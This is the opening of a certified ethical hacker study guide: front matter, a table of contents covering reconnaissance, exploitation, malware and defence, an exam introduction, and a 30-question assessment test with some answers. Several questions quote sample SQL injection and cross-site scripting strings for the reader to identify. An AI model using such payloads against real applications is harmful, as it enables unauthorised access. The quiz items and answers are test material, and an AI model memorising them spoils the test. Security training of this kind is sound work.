

# **CEH<sup>TM</sup> v11**

## **CERTIFIED ETHICAL HACKER**

# **STUDY GUIDE**

**Includes interactive online learning environment and study tools:**

**2 custom practice exams**

**100 electronic flashcards**

**Searchable key term glossary**

**RIC MESSIER, CEH, GSEC, CISSP**

**SYBEX**  
A Wiley Brand



# **CEH™ v11**

# **Certified Ethical**

# **Hacker**

## **Study Guide**





# **CEH™ v11**

# **Certified Ethical**

# **Hacker**

## **Study Guide**



Ric Messier,  
**CEH, GSEC, CISSP**



Copyright © 2021 by John Wiley & Sons, Inc. All rights reserved.

Published by John Wiley & Sons, Inc., Hoboken, New Jersey.

Published simultaneously in Canada.

ISBN: 978-1-119-80028-6

ISBN: 978-1-119-80029-3 (ebk)

ISBN: 978-1-119-80030-9 (ebk)

No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning, or otherwise, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc., 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 750-4470, or on the web at [www.copyright.com](http://www.copyright.com). Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at <http://www.wiley.com/go/permission>.

**Limit of Liability/Disclaimer of Warranty:** While the publisher and author have used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents of this book and specifically disclaim any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives or written sales materials. The advice and strategies contained herein may not be suitable for your situation. You should consult with a professional where appropriate. Neither the publisher nor author shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, or other damages.

For general information on our other products and services or for technical support, please contact our Customer Care Department within the United States at (800) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic formats. For more information about Wiley products, visit our web site at [www.wiley.com](http://www.wiley.com).

**Library of Congress Control Number:** 2021939941

**TRADEMARKS:** WILEY and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. CEH is a trademark of EC-Council. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

Cover image: © Getty Images Inc./Jeremy Woodhouse

Cover design: Wiley

*For Robin, the inspirational light in my life.*



## About the Author

**Ric Messier**, GCIH, CCSP, GSEC, CEH, CISSP, MS, has entirely too many letters after his name, as though he spends time gathering up strays that follow him home at the end of the day. His interest in information security began in high school but was cemented when he was a freshman at the University of Maine, Orono, when he took advantage of a vulnerability in a jailed environment to break out of the jail and gain elevated privileges on an IBM mainframe in the early 1980s. His first experience with Unix was in the mid-1980s and with Linux in the mid-1990s. Ric is an author, trainer, educator, and security professional with multiple decades of experience. He is currently a Principal Consultant with FireEye Mandiant and occasionally teaches courses at Harvard University.

## About the Technical Editor

**Erin O'Brien** is currently a security consultant at Mandiant, where she focuses on incident response and threat intelligence. She has over 7 years of experience in the information technology industry, with specialties in vulnerability management, security engineering, and data loss prevention.



# Contents at a Glance

<i>Introduction</i>	<i>xxix</i>	
<i>Assessment Test</i>	<i>xxvi</i>	
<b>Chapter 1</b>	Ethical Hacking	1
<b>Chapter 2</b>	Networking Foundations	15
<b>Chapter 3</b>	Security Foundations	57
<b>Chapter 4</b>	Footprinting and Reconnaissance	97
<b>Chapter 5</b>	Scanning Networks	155
<b>Chapter 6</b>	Enumeration	221
<b>Chapter 7</b>	System Hacking	263
<b>Chapter 8</b>	Malware	319
<b>Chapter 9</b>	Sniffing	367
<b>Chapter 10</b>	Social Engineering	407
<b>Chapter 11</b>	Wireless Security	439
<b>Chapter 12</b>	Attack and Defense	479
<b>Chapter 13</b>	Cryptography	515
<b>Chapter 14</b>	Security Architecture and Design	547
<b>Chapter 15</b>	Cloud Computing and the Internet of Things	573
<b>Appendix</b>	Answers to Review Questions	617
<i>Index</i>		649



# Contents

<i>Introduction</i>	<i>xxix</i>
<i>Assessment Test</i>	<i>xxvi</i>
<b>Chapter 1      Ethical Hacking</b>	<b>1</b>
Overview of Ethics	2
Overview of Ethical Hacking	5
Methodologies	6
Cyber Kill Chain	6
Attack Lifecycle	8
Methodology of Ethical Hacking	10
Reconnaissance and Footprinting	10
Scanning and Enumeration	11
Gaining Access	11
Maintaining Access	12
Covering Tracks	12
Summary	13
<b>Chapter 2      Networking Foundations</b>	<b>15</b>
Communications Models	17
Open Systems Interconnection	18
TCP/IP Architecture	21
Topologies	22
Bus Network	22
Star Network	23
Ring Network	24
Mesh Network	25
Hybrid	26
Physical Networking	27
Addressing	27
Switching	28
IP	29
Headers	29
Addressing	31
Subnets	33
TCP	34
UDP	38
Internet Control Message Protocol	39

Network Architectures	40
Network Types	40
Isolation	41
Remote Access	43
Cloud Computing	44
Storage as a Service	45
Infrastructure as a Service	46
Platform as a Service	48
Software as a Service	49
Internet of Things	51
Summary	52
Review Questions	54
<b>Chapter 3 Security Foundations</b>	<b>57</b>
The Triad	59
Confidentiality	59
Integrity	61
Availability	62
Parkerian Hexad	63
Risk	64
Policies, Standards, and Procedures	66
Security Policies	66
Security Standards	67
Procedures	68
Guidelines	68
Organizing Your Protections	69
Security Technology	72
Firewalls	72
Intrusion Detection Systems	77
Intrusion Prevention Systems	80
Endpoint Detection and Response	81
Security Information and Event Management	83
Being Prepared	84
Defense in Depth	84
Defense in Breadth	86
Defensible Network Architecture	87
Logging	88
Auditing	90
Summary	92
Review Questions	93

<b>Chapter 4</b>	<b>Footprinting and Reconnaissance</b>	<b>97</b>
	Open Source Intelligence	99
	Companies	99
	People	108
	Social Networking	111
	Domain Name System	124
	Name Lookups	125
	Zone Transfers	130
	Passive DNS	133
	Passive Reconnaissance	136
	Website Intelligence	139
	Technology Intelligence	144
	Google Hacking	144
	Internet of Things (IoT)	146
	Summary	148
	Review Questions	150
<b>Chapter 5</b>	<b>Scanning Networks</b>	<b>155</b>
	Ping Sweeps	157
	Using fping	157
	Using MegaPing	159
	Port Scanning	161
	Nmap	162
	masscan	176
	MegaPing	178
	Metasploit	180
	Vulnerability Scanning	183
	OpenVAS	184
	Nessus	196
	Looking for Vulnerabilities with Metasploit	202
	Packet Crafting and Manipulation	203
	hping	204
	packETH	207
	fragroute	209
	Evasion Techniques	211
	Protecting and Detecting	214
	Summary	215
	Review Questions	217
<b>Chapter 6</b>	<b>Enumeration</b>	<b>221</b>
	Service Enumeration	223
	Remote Procedure Calls	226
	SunRPC	226
	Remote Method Invocation	228

Server Message Block	232
Built-in Utilities	233
nmap Scripts	237
NetBIOS Enumerator	239
Metasploit	240
Other Utilities	242
Simple Network Management Protocol	245
Simple Mail Transfer Protocol	247
Web-Based Enumeration	250
Summary	257
Review Questions	259
<b>Chapter 7      System Hacking</b>	<b>263</b>
Searching for Exploits	265
System Compromise	269
Metasploit Modules	270
Exploit-DB	274
Gathering Passwords	276
Password Cracking	279
John the Ripper	280
Rainbow Tables	282
Kerberoasting	284
Client-Side Vulnerabilities	289
Living Off the Land	291
Fuzzing	292
Post Exploitation	295
Evasion	295
Privilege Escalation	296
Pivoting	301
Persistence	304
Covering Tracks	307
Summary	313
Review Questions	315
<b>Chapter 8      Malware</b>	<b>319</b>
Malware Types	321
Virus	321
Worm	323
Trojan	324
Botnet	324
Ransomware	326
Dropper	328

<b>Chapter 1</b>	<b>Malware Analysis</b>	328
	Static Analysis	329
	Dynamic Analysis	340
	<b>Creating Malware</b>	349
	Writing Your Own	350
	Using Metasploit	353
	Obfuscating	356
	<b>Malware Infrastructure</b>	357
	Antivirus Solutions	359
	Persistence	360
	Summary	361
	Review Questions	363
<b>Chapter 9</b>	<b>Sniffing</b>	<b>367</b>
	Packet Capture	368
	tcpdump	369
	tshark	376
	Wireshark	378
	Berkeley Packet Filter	382
	Port Mirroring/Spanning	384
	Packet Analysis	385
	Spoofing Attacks	390
	ARP Spoofing	390
	DNS Spoofing	394
	sslstrip	397
	Spoofing Detection	398
	Summary	399
	Review Questions	402
<b>Chapter 10</b>	<b>Social Engineering</b>	<b>407</b>
	Social Engineering	408
	Pretexting	410
	Social Engineering Vectors	412
	Physical Social Engineering	413
	Badge Access	413
	Man Traps	415
	Biometrics	416
	Phone Calls	417
	Baiting	418
	Phishing Attacks	418
	Website Attacks	422
	Cloning	423
	Rogue Attacks	426

Wireless Social Engineering	427
Automating Social Engineering	430
Summary	433
Review Questions	435
<b>Chapter 11      Wireless Security</b>	<b>439</b>
Wi-Fi	440
Wi-Fi Network Types	442
Wi-Fi Authentication	445
Wi-Fi Encryption	446
Bring Your Own Device	450
Wi-Fi Attacks	451
Bluetooth	462
Scanning	463
Bluejacking	465
Bluesnarfing	466
Bluebugging	466
Mobile Devices	466
Mobile Device Attacks	467
Summary	472
Review Questions	474
<b>Chapter 12      Attack and Defense</b>	<b>479</b>
Web Application Attacks	480
XML External Entity Processing	482
Cross-Site Scripting	483
SQL Injection	485
Command Injection	487
File Traversal	489
Web Application Protections	490
Denial-of-Service Attacks	492
Bandwidth Attacks	492
Slow Attacks	495
Legacy	497
Application Exploitation	497
Buffer Overflow	498
Heap Spraying	500
Application Protections and Evasions	501
Lateral Movement	502
Defense in Depth/Defense in Breadth	504
Defensible Network Architecture	506
Summary	508
Review Questions	510

<b>Chapter 13</b>	<b>Cryptography</b>	<b>515</b>
	Basic Encryption	517
	Substitution Ciphers	517
	Diffie-Hellman	520
	Symmetric Key Cryptography	521
	Data Encryption Standard	522
	Advanced Encryption Standard	523
	Asymmetric Key Cryptography	524
	Hybrid Cryptosystem	525
	Nonrepudiation	525
	Elliptic Curve Cryptography	526
	Certificate Authorities and Key Management	528
	Certificate Authority	528
	Trusted Third Party	531
	Self-Signed Certificates	532
	Cryptographic Hashing	534
	PGP and S/MIME	536
	Disk and File Encryption	538
	Summary	541
	Review Questions	543
<b>Chapter 14</b>	<b>Security Architecture and Design</b>	<b>547</b>
	Data Classification	548
	Security Models	550
	State Machine	550
	Biba	551
	Bell-LaPadula	552
	Clark-Wilson Integrity Model	552
	Application Architecture	553
	n-tier Application Design	554
	Service-Oriented Architecture	557
	Cloud-Based Applications	559
	Database Considerations	561
	Security Architecture	563
	Summary	567
	Review Questions	569
<b>Chapter 15</b>	<b>Cloud Computing and the Internet of Things</b>	<b>573</b>
	Cloud Computing Overview	574
	Cloud Services	578
	Shared Responsibility Model	583
	Public vs. Private Cloud	585

	Cloud Architectures and Deployment	586
	Responsive Design	588
	Cloud-Native Design	589
	Deployment	590
	Dealing with REST	593
	Common Cloud Threats	598
	Access Management	598
	Data Breach	600
	Web Application Compromise	600
	Credential Compromise	602
	Insider Threat	604
	Internet of Things	604
	Operational Technology	610
	Summary	612
	Review Questions	614
<b>Appendix</b>	<b>Answers to Review Questions</b>	<b>617</b>
	Chapter 2: Networking Foundations	618
	Chapter 3: Security Foundations	619
	Chapter 4: Footprinting and Reconnaissance	622
	Chapter 5: Scanning Networks	624
	Chapter 6: Enumeration	627
	Chapter 7: System Hacking	629
	Chapter 8: Malware	632
	Chapter 9: Sniffing	635
	Chapter 10: Social Engineering	636
	Chapter 11: Wireless Security	638
	Chapter 12: Attack and Defense	641
	Chapter 13: Cryptography	643
	Chapter 14: Security Architecture and Design	645
	Chapter 15: Cloud Computing and the Internet of Things	646
<i>Index</i>		649

# Introduction

You're thinking about becoming a Certified Ethical Hacker (CEH). No matter what variation of security testing you are performing—ethical hacking, penetration testing, red teaming, or application assessment—the skills and knowledge necessary to achieve this certification are in demand. Even the idea of security testing and ethical hacking is evolving as businesses and organizations begin to have a better understanding of the adversaries they are facing. It's no longer the so-called script kiddies that businesses felt they were fending off for so long. Today's adversary is organized, well-funded, and determined. This means testing requires different tactics.

Depending on who you are listening to, 80–90 percent of attacks today use social engineering. The old technique of looking for technical vulnerabilities in network services is simply not how attackers are getting into networks. Networks that are focused on applying a defense-in-depth approach, hardening the outside, may end up being susceptible to attacks from the inside, which is what happens when desktop systems are compromised. The skills needed to identify vulnerabilities and recommend remediations are evolving, along with the tactics and techniques used by attackers.

This book is written to help you understand the breadth of content you will need to know to obtain the CEH certification. You will find a lot of concepts to provide you a foundation that can be applied to the skills required for the certification. While you can read this book cover to cover, for a substantial chunk of the subjects getting hands-on experience is essential. The concepts are often demonstrated through the use of tools. Following along with these demonstrations and using the tools yourself will help you understand the tools and how to use them. Many of the demonstrations are done in Kali Linux, though many of the tools have Windows analogs if you are more comfortable there.

We can't get through this without talking about ethics, though you will find it mentioned in several places throughout the book. This is serious, and not only because it's a huge part of the basis for the certification. It's also essential for protecting yourself and the people you are working for. The short version is do not do anything that would cause damage to systems or your employer. There is much more to it than that, which you'll read more about in Chapter 1 as a starting point. It's necessary to start wrapping your head around the ethics involved in this exam and profession. You will have to sign an agreement as part of achieving your certification.

At the end of each chapter, you will find a set of questions. This will help you to demonstrate to yourself that you understand the content. Most of the questions are multiple choice, which is the question format used for the CEH exam. These questions, along with the hands-on experience you take advantage of, will be good preparation for taking the exam.

## What Is a CEH?

The Certified Ethical Hacker exam is to validate that those holding the certification understand the broad range of subject matter that is required for someone to be an effective ethical hacker. The reality is that most days, if you are paying attention to the news, you

will see a news story about a company that has been compromised and had data stolen, a government that has been attacked, or even enormous denial-of-service attacks, making it difficult for users to gain access to business resources.

The CEH is a certification that recognizes the importance of identifying security issues to get them remediated. This is one way companies can protect themselves against attacks—by getting there before the attackers do. It requires someone who knows how to follow techniques that attackers would normally use. Just running scans using automated tools is insufficient because as good as security scanners may be, they will identify false positives—cases where the scanner indicates an issue that isn't really an issue. Additionally, they will miss a lot of vulnerabilities—false negatives—for a variety of reasons, including the fact that the vulnerability or attack may not be known.

Because companies need to understand where they are vulnerable to attack, they need people who are able to identify those vulnerabilities, which can be very complex. Scanners are a good start, but being able to find holes in complex networks can take the creative intelligence that humans offer. This is why we need ethical hackers. These are people who can take extensive knowledge of a broad range of technical subjects and use it to identify vulnerabilities that can be exploited.

The important part of that two-word phrase, by the way, is “ethical.” Companies have protections in place because they have resources they don’t want stolen or damaged. When they bring in someone who is looking for vulnerabilities to exploit, they need to be certain that nothing will be stolen or damaged. They also need to be certain that anything that may be seen or reviewed isn’t shared with anyone else. This is especially true when it comes to any vulnerabilities that have been identified.

The CEH exam, then, has a dual purpose. It not only tests deeply technical knowledge but also binds anyone who is a certification holder to a code of conduct. Not only will you be expected to know the content and expectations of that code of conduct, you will be expected to live by that code. When companies hire or contract to people who have their CEH certification, they can be assured they have brought on someone with discretion who can keep their secrets and provide them with professional service in order to help improve their security posture and keep their important resources protected.

## The Subject Matter

If you were to take the CEH v11 training, you would have to go through the following modules:

- Introduction to Ethical Hacking
- Footprinting and Reconnaissance
- Scanning Networks
- Enumeration
- Vulnerability Analysis
- System Hacking

- Malware Threats
- Sniffing
- Social Engineering
- Denial of Service
- Session Hijacking
- Evading IDSs, Firewalls, and Honeypots
- Hacking Web Servers
- Hacking Web Applications
- SQL Injection
- Hacking Wireless Networks
- Hacking Mobile Platforms
- IoT Hacking
- Cloud Computing
- Cryptography

As you can see, the range of subjects is broad. Beyond knowing the concepts associated with these topics, you will be expected to know about various tools that may be used to perform the actions associated with the concepts you are learning. You will need to know tools like `nmap` for port scanning, for example. You may need to know proxy-based web application attack tools. For wireless network attacks, you may need to know about the `aircrack-ng` suite of tools. For every module listed, there are potentially dozens of tools that may be used.

The subject matter of the CEH exam is very technical. This is not a field in which you can get by with theoretical knowledge. You will need to have had experience with the methods and tools that are covered within the subject matter for the CEH exam. What you may also have noticed here is that the modules all fall within the different stages mentioned earlier. While you may not necessarily be asked for a specific methodology, you will find that the contents of the exam do generally follow the methodology that the EC-Council believes to be a standard approach.

## About the Exam

The CEH exam has much the same parameters as other professional certification exams. You will take a computerized, proctored exam. You will have 4 hours to complete 125 questions. That means you will have, on average, roughly 2 minutes per question. The questions are all multiple choice. The exam can be taken through the ECC Exam Center or at a Pearson VUE center. For details about VUE, please visit <https://www.vue.com/eccouncil>.

Should you want to take your certification even further, you could go after the CEH Practical exam. For this exam you must perform an actual penetration test and write a report at the end of it. This demonstrates that in addition to knowing the body of material covered

by the exam, you can put that knowledge to use in a practical way. You will be expected to know how to compromise systems and identify vulnerabilities.

To pass the exam, you will have to correctly answer a certain number of questions, though the actual number will vary. The passing grade varies depending on the difficulty of the questions asked. The harder the questions that are asked out of the complete pool of questions, the fewer questions you need to get right to pass the exam. If you get easier questions, you will need to get more of the questions right to pass. There are some sources of information that will tell you that you need to get 70 percent of the questions right, and that may be okay for general guidance and preparation as a rough low-end marker. However, keep in mind that when you sit down to take the actual test at the testing center, the passing grade will vary. The score you will need to achieve will range from 60 to 85 percent.

The good news is that you will know whether you passed before you leave the testing center. You will get your score when you finish the exam, and you will also get a piece of paper indicating the details of your grade. You will get feedback associated with the different scoring areas and how you performed in each of them.

## Who Is Eligible

Not everyone is eligible to sit for the CEH exam. Before you go too far down the road, you should check your qualifications. Just as a starting point, you have to be at least 18 years of age. The other eligibility standards are as follows:

- Anyone who has versions 1–7 of the CEH certification. The CEH certification is ANSI certified now, but early versions of the exam were available before the certification. Anyone who wants to take the ANSI-accredited certification who has the early version of the CEH certification can take the exam.
- Minimum of two years of related work experience. Anyone who has the experience will have to pay a nonrefundable application fee of \$100.
- Have taken an EC-Council training.

If you meet these qualification standards, you can apply for the certification, along with paying the fee if it is applicable to you (if you take one of the EC-Council trainings, the fee is included). The application will be valid for three months.

## Exam Cost

To take the certification exam, you need to pay for a Pearson VUE exam voucher. The cost of this is \$1,199. You could also obtain an EC-Council voucher for \$950, but that requires that you have taken EC-Council training and can provide a Certificate of Attendance.



EC-Council may change their eligibility, pricing, or exam policies from time to time. We highly encourage you to check for updated policies at the EC-Council website (<https://cert.eccouncil.org/certified-ethical-hacker.html>) when you begin studying for this book and again when you register for this exam.

## About EC-Council

The International Council of Electronic Commerce Consultants is more commonly known as the EC-Council. It was created after the airplane attacks that happened against the United States on September 11, 2001. The founder, Jay Bansi, wondered what would happen if the perpetrators of the attack decided to move from the kinetic world to the digital world. Even beyond that particular set of attackers, the Internet has become a host to a large number of people who are interested in causing damage or stealing information. The economics of the Internet, meaning the low cost of entry into the business, encourage criminals to use it as a means of stealing information, ransoming data, or other malicious acts.

The EC-Council is considered to be one of the largest certifying bodies in the world. It operates in 145 countries and has certified more than 200,000 people. In addition to the CEH, the EC-Council administers a number of other IT-related certifications:

- Certified Network Defender (CND)
- Certified Ethical Hacker (CEH)
- Certified Ethical Hacker Practical
- EC-Council Certified Security Analyst (ECSA)
- EC-Council Certified Security Analyst Practical
- Licensed Penetration Tester (LPT)
- Computer Hacking Forensic Investigator (CHFI)
- Certified Chief Information Security Officer (CCISO)

One advantage to holding a certification from the EC-Council is that the organization has been accredited by the American National Standards Institute (ANSI). Additionally, and perhaps more importantly for potential certification holders, the certifications from EC-Council are recognized worldwide and have been endorsed by governmental agencies like the National Security Agency (NSA). The Department of Defense Directive 8570 includes the CEH certification. This is important because having the CEH certification means that you could be quickly qualified for a number of positions with the United States government.

The CEH certification provides a bar. This means there is a set of known standards. To obtain the certification, you will need to have met at least the minimal standard. These standards can be relied on consistently. This is why someone with the CEH certification can be trusted. They have demonstrated that they have met known and accepted standards of both knowledge and professional conduct.

## Using This Book

This book is structured in a way that foundational material is up front. With this approach, you can make your way in an orderly fashion through the book, one chapter at a time. Technical books can be dry and difficult to get through sometimes, but it's always my goal to try to make them easy to read and I hope entertaining along the way. If you already have a lot of experience, you don't need to take the direct route from beginning to end. You can

skip around as you need. No chapter relies on any other. They all stand alone with respect to the content. However, if you don't have the foundation and try to jump to a later chapter, you may find yourself getting lost or confused by the material. All you need to do is jump back to some of the foundational chapters.

Beyond the foundational materials, the book generally follows a fairly standard methodology when it comes to performing security testing. This methodology will be further explained in Chapter 1. As a result, you can follow along with the steps of a penetration test/ethical hacking engagement. Understanding the outline and reason for the methodology will also be helpful to you. Again, though, if you know the material, you can move around as you need.

## Objective Map

Table I.1 contains an objective map to show you at a glance where you can find each objective covered. While there are chapters listed for all of these, there are some objectives that are scattered throughout the book. Specifically, tools, systems, and programs get at least touched on in most of the chapters.

**TABLE I.1** Objective Map

Objective	Chapter
<b>Tasks</b>	
1.1 Systems development and management	7, 14
1.2 Systems analysis and audits	4, 5, 6, 7
1.3 Security testing and vulnerabilities	7, 8
1.4 Reporting	1, 7
1.5 Mitigation	7, 8
1.6 Ethics	1
<b>Knowledge</b>	
2.1 Background	2, 3
2.2 Analysis/assessment	2, 11
2.3 Security	3, 13, 14
2.4 Tools, systems, programs	4, 5, 6, 7

Objective	Chapter
2.5 Procedures/methodology	1, 4, 5, 6, 7, 14
2.6 Regulation/policy	1, 14
2.7 Ethics	1

## Let's Get Started!

This book is structured in a way that you will be led through foundational concepts and then through a general methodology for ethical hacking. You can feel free to select your own pathway through the book. Remember, wherever possible, get your hands dirty. Get some experience with tools, tactics, and procedures that you are less familiar with. It will help you a lot.

Take the self-assessment. It may help you get a better idea of how you can make the best use of this book.

# Assessment Test

- 1.** Which header field is used to reassemble fragmented IP packets?
  - A. Destination address
  - B. IP identification
  - C. Don't fragment bit
  - D. ToS field
- 2.** If you were to see the following in a packet capture, what would you expect was happening?  
' or 1=1;
  - A. Cross-site scripting
  - B. Command injection
  - C. SQL injection
  - D. XML external entity injection
- 3.** What method might you use to successfully get malware onto a mobile device?
  - A. Through the Apple Store or Google Play Store
  - B. External storage on an Android
  - C. Third-party app store
  - D. Jailbreaking
- 4.** What protocol is used to take a destination IP address and get a packet to a destination on the local network?
  - A. DHCP
  - B. ARP
  - C. DNS
  - D. RARP
- 5.** What would be the result of sending the string AAAAAAAAAAAAAAAA into a variable that has been allocated space for 8 bytes?
  - A. Heap spraying
  - B. SQL injection
  - C. Buffer overflow
  - D. Slowloris attack
- 6.** If you were to see the subnet mask 255.255.248.0, what CIDR notation (prefix) would you use to indicate the same thing?
  - A. /23
  - B. /22

- C. /21  
D. /20
7. What is the primary difference between a worm and a virus?  
**A.** A worm uses polymorphic code.  
**B.** A virus uses polymorphic code.  
**C.** A worm can self-propagate.  
**D.** A virus can self-propagate.
8. How would you calculate risk?  
**A.** Probability \* loss  
**B.** Probability \* mitigation factor  
**C.** (Loss + mitigation factor) \* (loss/probability)  
**D.** Probability \* mitigation factor
9. How does an evil twin attack work?  
**A.** Phishing users for credentials  
**B.** Spoofing an SSID  
**C.** Changing an SSID  
**D.** Injecting four-way handshakes
10. To remove malware in the network before it gets to the endpoint, you would use which of the following?  
**A.** Antivirus  
**B.** Application layer gateway  
**C.** Unified threat management appliance  
**D.** Stateful firewall
11. What is the purpose of a security policy?  
**A.** Providing high-level guidance on the role of security  
**B.** Providing specific direction to security workers  
**C.** Increasing the bottom line of a company  
**D.** Aligning standards and practices
12. What has been done to the following string?  
`%3Cscript%3Ealert('wubble');%3C/script%3E`  
**A.** Base64 encoding  
**B.** URL encoding  
**C.** Encryption  
**D.** Cryptographic hashing

- 13.** What would you get from running the command `dig ns domain.com`?
  - A.** Mail exchanger records for `domain.com`
  - B.** Name server records for `domain.com`
  - C.** Caching name server for `domain.com`
  - D.** IP address for the hostname `ns`
- 14.** What technique would you ideally use to get all of the hostnames associated with a domain?
  - A.** DNS query
  - B.** Zone copy
  - C.** Zone transfer
  - D.** Recursive request
- 15.** If you were to notice operating system commands inside a DNS request while looking at a packet capture, what might you be looking at?
  - A.** Tunneling attack
  - B.** DNS amplification
  - C.** DNS recursion
  - D.** XML entity injection
- 16.** What would be the purpose of running a ping sweep?
  - A.** You want to identify responsive hosts without a port scan.
  - B.** You want to use something that is light on network traffic.
  - C.** You want to use a protocol that may be allowed through the firewall.
  - D.** All of the above.
- 17.** How many functions are specified by NIST's cybersecurity framework?
  - A.** 0
  - B.** 3
  - C.** 5
  - D.** 4
- 18.** What would be one reason not to write malware in Python?
  - A.** The Python interpreter is slow.
  - B.** The Python interpreter may not be available.
  - C.** There is inadequate library support.
  - D.** Python is a hard language to learn.
- 19.** If you saw the following command line, what would you be capturing?  
`tcpdump -i eth2 host 192.168.10.5`
  - A.** Traffic just from 192.168.10.5
  - B.** Traffic to and from 192.168.10.5

- C. Traffic just to 192.168.10.5
  - D. All traffic other than from 192.168.86.5
- 20.** What is Diffie-Hellman used for?
- A. Key management
  - B. Key isolation
  - C. Key exchange
  - D. Key revocation
- 21.** Which social engineering principle may allow a phony call from the help desk to be effective?
- A. Social proof
  - B. Imitation
  - C. Scarcity
  - D. Authority
- 22.** How do you authenticate with SNMPv1?
- A. Username/password
  - B. Hash
  - C. Public string
  - D. Community string
- 23.** What is the process Java programs identify themselves to if they are sharing procedures over the network?
- A. RMI registry
  - B. RMI mapper
  - C. RMI database
  - D. RMI process
- 24.** What do we call an ARP response without a corresponding ARP request?
- A. Is-at response
  - B. Who-has ARP
  - C. Gratuitous ARP
  - D. IP response
- 25.** What are the three times that are typically stored as part of file metadata?
- A. Moves, adds, changes
  - B. Modified, accessed, deleted
  - C. Moved, accessed, changed
  - D. Modified, accessed, created

- 26.** Which of these is a reason to use an exploit against a local vulnerability?
- A.** Pivoting
  - B.** Log manipulation
  - C.** Privilege escalation
  - D.** Password collection
- 27.** What principle is used to demonstrate that a signed message came from the owner of the key that signed it?
- A.** Nonrepudiation
  - B.** Nonverifiability
  - C.** Integrity
  - D.** Authority
- 28.** What is a viable approach to protecting against tailgating?
- A.** Biometrics
  - B.** Badge access
  - C.** Phone verification
  - D.** Man traps
- 29.** Why is bluesnarfing potentially more dangerous than bluejacking?
- A.** Bluejacking sends, while bluesnarfing receives.
  - B.** Bluejacking receives, while bluesnarfing sends.
  - C.** Bluejacking installs keyloggers.
  - D.** Bluesnarfing installs keyloggers.
- 30.** Which of the security triad properties does the Biba security model relate to?
- A.** Confidentiality
  - B.** Integrity
  - C.** Availability
  - D.** All of them

# Answers to Assessment Test


1. B. The destination address is used as the address to send messages to. The don't fragment bit is used to tell network devices not to fragment the packet. The Type of Service (ToS) field can be used to perform quality of service. The IP identification field is used to identify fragments of the same packet, as they would all have the same IP identification number.
2. C. A SQL injection attack makes use of SQL queries, which can include logic that may alter the flow of the application. In the example provided, the intent is to force the result of the SQL query to always return a true. It is quoted the way it is to escape the existing query already in place in the application. None of the other attacks uses a syntax that looks like the example.
3. C. The Apple App Store and the Google Play Store are controlled by Apple and Google. It's not impossible to get malware onto mobile devices that way, but it's very difficult because apps get run through a vetting process. While some Android devices will support external storage, it's not an effective way to get malware onto a smartphone or other mobile device. Jailbreaking can lead to malware being installed, but it's not the means to get malware onto a mobile device. Third-party app stores can be a good means to get malware onto mobile devices because some third-party app stores don't vet apps that are submitted.
4. B. DHCP is used to get IP configuration to endpoints. DNS is used to resolve a hostname to an IP address and vice versa. RARP is the reverse address protocol used to take a MAC address and resolve it to an IP address. ARP is used to resolve an IP address to a MAC address. Communication on a local network requires the use of a MAC address. The IP address is used to get to systems off the local network.
